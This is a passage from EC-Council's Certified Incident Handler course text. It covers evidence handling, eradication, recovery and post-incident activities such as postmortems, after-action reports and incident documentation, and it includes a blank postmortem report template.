



Figure 2.34: Process flow of evidence gathering and forensics


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Evidence Gathering and Forensics Analysis

Evidence gathering and forensics analysis is one of the most important phases in the IH&R process. As discussed above, after the containment phase, the IH&R team is responsible for finding further details about the incident, such as the root cause of the incident, threat actors, and threat vectors.

The IH&R team gathers evidence from the victim resources involved in the incident using various tools and techniques and creates a detailed report on the findings. This information further helps the team to eradicate the incident. The organization can use this information to prosecute the attacker(s), claim damages, and cyber insurance. The gathered evidence helps the organization find and patch any vulnerabilities exploited and other attack vectors.

- To gather evidence effectively, the organization must do the following:
  - Train employees in first responder services
  - Create and implement forensic readiness policies and procedures
  - Enable logins on all network devices and security systems
- The process of collecting evidence includes the following:
  - Identification of target resources, networks, and connected resources
  - Securing and documenting the crime scene
  - Extracting fragile and volatile evidence
  - Secure handling, packaging, and transportation of the evidence devices
  - Checking and validating the integrity of the collected evidence
  - Extracting static evidence stored as media and other resources

## Evidence Handling

Evidence handling or preservation is an integral part of the evidence-gathering process. Preservation also involves completely backing up all the affected systems for further investigation and recovery through appropriate media devices. As discussed above, the IH&R team must store all the backups in a physically secure location, protect the collected evidence from physical or logical damage, and maintain a well-documented chain of custody. Only authorized individuals for legal or data recovery purposes should have access to the backup.

To handle the evidence properly, the organization must:

- Evaluate the condition of the collected evidence devices and document their physical condition by taking pictures and stating the level of damage.
- Isolate the evidence devices from Wi-Fi and wired network connections. Accidental network connections or plug-in devices may overwrite the valuable data.
- Follow proper chain of custody by providing logical and physical security to the evidence. Make sure the devices are not accessible from outside. Failure in the chain of custody may lead to denial of evidence in court.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Know when to hand over the evidence to forensic experts, for collecting and preserving the data by following the best procedures.
- Document the transfer of evidence between every person who comes into its contact. Any misleading in the report could lead to legal action.
- Involve forensic experts to handle the power on devices to handle the evidence and preserve it securely.
- Always perform analysis on copies of the original evidence device. Working on original media may delete or tamper with the valuable data that helps in solving the case.
- Use off-site storage for long-term preservation of evidence or use modular systems that can scale when space requirement changes.
- Use the automated evidence locker for monitoring and recording evidence transactions around the clock.

## Step 7: Eradication

After evidence gathering and forensic analysis, the IH&R team is responsible for eradicating the incident along with its root causes, identified vulnerabilities, and so on. This section discusses the process flow of eradication and the concepts involved in the eradication phase.

### Process Flow of Eradication

After evidence gathering and forensic analysis, the IH&R team will have specific information about the incident. At this point, the team is responsible for acting in response to this information to eradicate the root causes of the incident(s). The process flow of eradication is shown below:





Figure 2.35: Process flow of eradication


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

To eradicate the issue, it is necessary to first perform a vulnerability analysis to determine if the network is still vulnerable to such attacks and, in response, to harden network security. If the cause is still present, then try to eliminate it; otherwise, escalate the problem to the relevant department(s). If the main cause is eliminated, then verify whether the issue still exists in similar systems. After identifying and eliminating all threats, the team must resolve the security posture. The next step involves implementing protection tools and techniques, such as firewalls, routers, and router filters; configuring network security devices and applications to block the identified attack paths; and patching all identified vulnerabilities to prevent further exploitation. In extreme cases, this step also requires changing the different externally visible network component addresses to remove established attack paths. In all cases, the team should perform an internal audit of all resources before initiating the recovery process.

## Eradication

In the eradication phase, the IH&R team must remove or eliminate the root cause of the incident and close all attack vectors to prevent similar incidents from occurring in the future. The IH&R team must alert all service providers, developers, and manufacturers about the affected resources, check if the issue persists in similar resources across the organization, eliminate the issue from any such resources, and test whether the issue has been resolved before initiating the recovery process.

Accordingly, the IH&R team must perform the following countermeasures as part of the eradication phase:

- Update antivirus software with new malware signatures and patterns
- Install the latest patches on systems and network devices
- Conduct independent security audits
- Check for policy compliance and update obsolete policies and procedures
- Disable any unnecessary services
- Change passwords for all compromised systems, accounts, and network devices
- Eliminate access paths and exploits
- Install an updated operating system, software, and services in compromised systems only after removing all traces of the attack
- Rebuild the affected or compromised systems, servers, databases, and networks
- Validate the effectiveness of all corrective steps or countermeasures
- Migrate the resources that are unaffected by the incident to the new systems
- Improve monitoring capabilities


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Step 8: Recovery

After the eradication phase, once all the root causes of the incident are eliminated, then the IH&R team must restore all affected systems, services, resources, and data through a recovery process. This phase of the IH&R process is essential for maintaining normal business operations after the incident.

This section discusses the process flow of recovery and the concept of systems recovery and remediation planning.

## Recovery Process Flow

After eliminating the cause of the incident from all systems and resources, an IH&R team must identify whether the data is lost or not. If the data is lost, then the IH&R team must recover the data from backups and restart the affected services and processes to maintain business continuity.





Figure 2.36: Process flow of recovery

## Systems Recovery

Recovery is the process of restoring lost data from backup media. During this process, an IH&R team must ensure that the backup does not have any traces of malware or attack vectors before restoring the system. The time needed to recover a system generally depends on the extent of the security breach. Recovery involves various techniques such as network perimeter security, strengthening user ID credentials, effective patch management, renewing files and software, and rebuilding systems. Once the affected systems are recovered, the IH&R team must restart all the withheld processes and services. Furthermore, the IH&R team must take steps to mitigate the occurrence of a similar incident and ensure that the same systems are not targeted again.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Recovering a system after an incident generally depends on the extent of the security breach. Hence, the IH&R team should decide whether to restore the existing system or completely rebuild the system—notably, the team can use the system backup for either process.

Therefore, the two steps in systems recovery are as follows:

- **Determine the Course of Action**

  Devise various system recovery strategies according to the incident's impact and select an appropriate plan after considering the availability of resources, the criticality of affected systems, and the results of a cost–benefit analysis.

- **Monitor and Validate the Systems**

  The IH&R team must monitor and validate affected systems to ensure that the recovered systems do not have any traces of incident causes and are operating within normal conditions. Moreover, validation involves checking the integrity of restored information from a backup. It is also important for the team to verify the operation's success and the system's normal condition after installing the backup. Also, the IH&R team should conduct regular vulnerability assessments and penetration testing to monitor system behavior and possible vulnerabilities in the system or network. The team must monitor the system using network loggers, system log files, and potential back doors after installation and during usage.

The actions to be performed in recovery stage are as follows:

- Rebuild the system by installing a new OS
- Restore user data from trusted backups
- Replace infected files with clean copies
- Change passwords
- Examine protection and detection methods
- Inspect security patches before installation and enable system logging

**Recovery and Remediation Plan**

Recovery plans are developed for specific departments within an organization to allow them to recover from incidents. The purpose of the recovery plan is to prepare such departments to not only survive an incident but also continue their normal business operations. To facilitate this, the organization must be confident in the critical operations that they believe will help them sustain or resume business during and/or after an incident.

More specifically, organizations require recovery planning for the following reasons:

- To carry on critical business operations during and after an incident
- To prevent organizations from shutting down after an incident
- To facilitate quick and effective decisions during an incident
- To identify and prioritize important business and support functions


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- To provide effective supervision of recovery tasks
- To protect the confidential information
- To reduce recovery time and minimize damage
- To understand the effectiveness of security controls

## Step 9: Post-Incident Activities

After eradicating the incident, an IH&R team must perform certain activities to improve their response procedures to future attacks. Accordingly, "post-incident activities" refer to the actions and precautions that an organization and response team must perform to be better prepared to handle and respond to future incidents. In this stage, the team will discuss all the shortcomings they faced during the response functions and try to eliminate them.

This section discusses various post-incident activities and elements, such as defining gaps and improvements for incident management strategy, incident postmortem, creating the AAR, lessons learned, incident documentation, report writing tools, incident impact assessment, policy review and revision, and incident disclosure.

### Process Flow of Post-Incident Activities

Post-incident activities help in evaluating and improving the effectiveness of the IR processes. These activities help responders in assessing gaps in the security posture, settings, and configurations across their organization. They also help in suggesting measures and security products that an organization must use to harden the security and optimize the policies.

At this stage, the organization should conduct meetings with their staff and other parties involved in the response process to understand all the lessons learned from the incident and improve the areas in which they currently fall behind. These activities will help in evaluating and improving the effectiveness of IR processes by offering insight into how to best update policies, procedures, security postures, settings, and configurations across the organization to build a robust network.

Moreover, to learn from the experience, the IH&R team must have a document about the incident that reveals any details about the incident, vulnerabilities exploited, response measures implemented, results, pitfalls in the response process, and drawbacks in communication and management. Accordingly, as noted throughout this module, the IH&R team should document every step of the IR as well as the lessons implemented. The IH&R team must then communicate any updates and new implementations to clients, customers, management, and other stakeholders.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following figure shows the overall process flow of post-incident activities:





Figure 2.37: Process flow of post-incident activities

## Incident Postmortem

After resolving an incident, the IH&R team should focus on identifying the root causes of the incident. The IH&R team needs to perform an incident postmortem or root cause analysis (RCA) or incident review to detect the root causes. During postmortem, the IH&R team analyzes the security incident—what is the type of incident, how the incident took place, and the motives behind the incident. This enables the IH&R team to learn from the failures and enact measures to prevent them in the future.

An incident postmortem report contains the following:

- **Incident Summary**

  Details of what happened, the services and customers affected by the incident, the severity of the incident, and the personnel involved in resolving the incident.

- **Root Cause Analysis**

  Describes the sources of failure, the underlying cause of the incident, and what triggered the incident. The IH&R team can use the 5-Whys approach to discover the circumstances that led to an incident.

- **Incident Actions**

  Outlines the actions or steps taken to detect, assess, and resolve the incident.

- **Timeline of the Incident**

  Specifies the time of significant events such as the time of detection, time of remediation, time of escalation, time of resolution, and so on.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Learnings and Next Steps**

  Explains what went right, what did not go well, and the steps to be taken to mitigate the recurrence of the incident.

**Incident Postmortem Template**

| | |
|---|---|
| **Organization** | |
| **Incident** | |
| **Playbook Used** | |

| **Postmortem Owner** | **Date Completed** | **Incident ID** |
|---|---|---|
| | | |

| **Incident Severity** | **Incident Priority** | **Additional Comments** |
|---|---|---|
| ❑ Low<br>❑ Medium<br>❑ High | ❑ Low<br>❑ Medium<br>❑ High | |

**Impact of Incident**

| **Systems Affected** | **Customers Affected** | **Impact on Other Involved Parties** |
|---|---|---|
| | | |
| | | |

**Incident Timeline**

| | |
|---|---|
| **Date and Time of Incident** | |
| **Date and Time of Detection** | |
| **Date of Closure** | |
| **Explanation for Closure** | |

Figure 2.38: Incident postmortem report template


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

**Investigation and Response Timeline**

| Action | Date / Time | Owner | Notes |
|---|---|---|---|
| | | | |
| | | | |

| Root Cause Analysis |
|---|
| |
| **Related Incidents** |
| |
| **Learnings and Next Steps** |
| |
| **Follow-Up Tasks** |
| |

Figure 2.39: Incident postmortem report template

The IH&R team should adhere to the following guidelines to perform the incident postmortem:

- Build a consistent template to maintain focus
- Always conduct a blameless review
- Commence with an incident timeline
- Conduct meeting with internal personnel who was impacted by the incident
- Classify roles and owners
- Specify rules to prioritize the incidents that need postmortem
- Obtain key details along with the metrics, such as Mean Time to Resolution (MTTR)
- Share the postmortem reports internally


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## After-Action Report (AAR)

An after-action report (AAR) is a strategic planning report developed by the IH&R team to accumulate all the related information after an incident has impacted the organization's operations. It outlines crucial information about the activity, including what worked effectively, areas of improvement, and the strategies for enhancing the response in case of similar incidents. An AAR includes a summary of how an incident or event was handled and highlights areas for improvement. Through AAR, the IH&R teams will be able to find loopholes in the incident response plans and learn from failures via an after-action report.

### Building the Appropriate After-Action Report (AAR)

- **Recap**: The IH&R team will analyze and discuss what was anticipated from the event or incident in this step. They also consider questions such as how they were prepared for the incident, available resources, and if they were able to detect the incident in advance.
- **Review**: In this step, the team digs deeper into the details of what type of incident occurred, who responded, and the date/time of the incident and response.
- **Analysis**: The next step is to review the positive aspects of the IR. To repeat or enhance that response in the future, highlight the things that worked well during the response process.
- **Areas of Improvement**: The last step is to examine the factors that fell below the standards or expectations. There could be issues with the response strategy or ineffective communication. They point out the lagging areas and add enhancement measures for effective response.

## Lessons Learned

After recovering from the security incident, a meeting must be conducted with all IR team members and other parties involved. The goal of this meeting is to document everything about the incident—what caused the incident, how the incident is handled, what went well, what went wrong, and so on.

The following questions must be answered as part of this meeting:

- When and who detected the incident?
- What happened exactly?
- What caused the incident?
- To whom was the incident reported?
- Does the organization prepare adequately?
- How is the incident contained?
- How were the impacted systems sanitized?
- What procedures are followed during recovery?
- Are the documented procedures followed by the response team?


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- In which areas was the IH&R team effective?
- How well did the IR team and management perform in resolving the incident?
- How should the IR team and management respond to mitigate similar attacks in the future?
- Are there any gaps in communicating the incident?
- Are there any gaps in IR playbooks/runbooks?
- Is the right amount of information shared with the right personnel?
- What preventive measures are required to prevent similar incidents?
- Are any tools or resources required to detect, analyze, and prevent such incidents?

After documenting all findings, the IH&R team must share the details with stakeholders, analyze, and store them to be available to the relevant parties. The IH&R team can use this document in mitigating future incidents. Furthermore, it should specify the areas that require improvement such as updating policies, implementing additional defense mechanisms, training new team members, and so on.

## Incident Documentation

As stated above, the IH&R team should document various processes while handling and responding to an incident. The documentation should describe the security breach and detail the measures taken in response, such as who handled the incident, when the incident was handled, and the reasons behind the occurrence of the incident. The steps taken and conclusions reached should be documented immediately after the forensic process.

In addition, management and legal representatives should properly organize, examine, review, and evaluate the document. Documenting all the incident handling procedures and methods will help network administrators handle similar security issues in future. Incident documentation must include the techniques used during different IR procedures, including identification, containment, and eradication, as well as any guidance the network and security administrators, would require to monitor the systems and networks for future events.

The IR team must possess excellent report writing skills to create reports that they can use to explain the incident(s) to clients, customers, media, and stakeholders and that they can store for future reference. Management and legal representatives must properly organize, examine, review, and evaluate these documents.

Another significance of proper incident documentation is that organizations can produce such documentation in a court of law as proof of authentic evidence collection. Moreover, incident documentation also helps law enforcement agencies catch the real culprits. Notably, incident handlers are responsible for producing these documents, along with other relevant evidence, to legal representatives for prosecution. Given their importance, such documents must be secured and hardened to prevent tampering or theft.

Because such proper documentation is necessary to prosecute the offender, it should be precise, clear, and verifiable. This documentation should also include the steps and conclusions of the


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

investigation process. Hence, incident documents should comply with the following requirements:

- **Concise and Clear**

  Most people in the juridical sphere, including lawyers and judges, may not have a strong grasp of language related to cyber security. Therefore, incident handlers should prepare reports that everyone can read and easily understand. Never use shortcuts while preparing such reports and support them with proper screenshots and printed results.

- **Written in a Standard Format**

  Every organization should have a standard infrastructure for writing and submitting reports as maintaining a standard format makes report writing scalable, saves time, and increases accuracy. The IH&R team must organize the response process by generating forms, outlines, and templates and support the storage of the data related to the incident.

- **Reviewed by Editors**

  Hire proofreaders and seek the help of technical editors to ensure the readability of forensic reports. Moreover, because errors can diminish the integrity of a report and make it invalid in a court of law, it is crucial to ensure that all reports are free from errors. Editors can help in creating error-free reports.

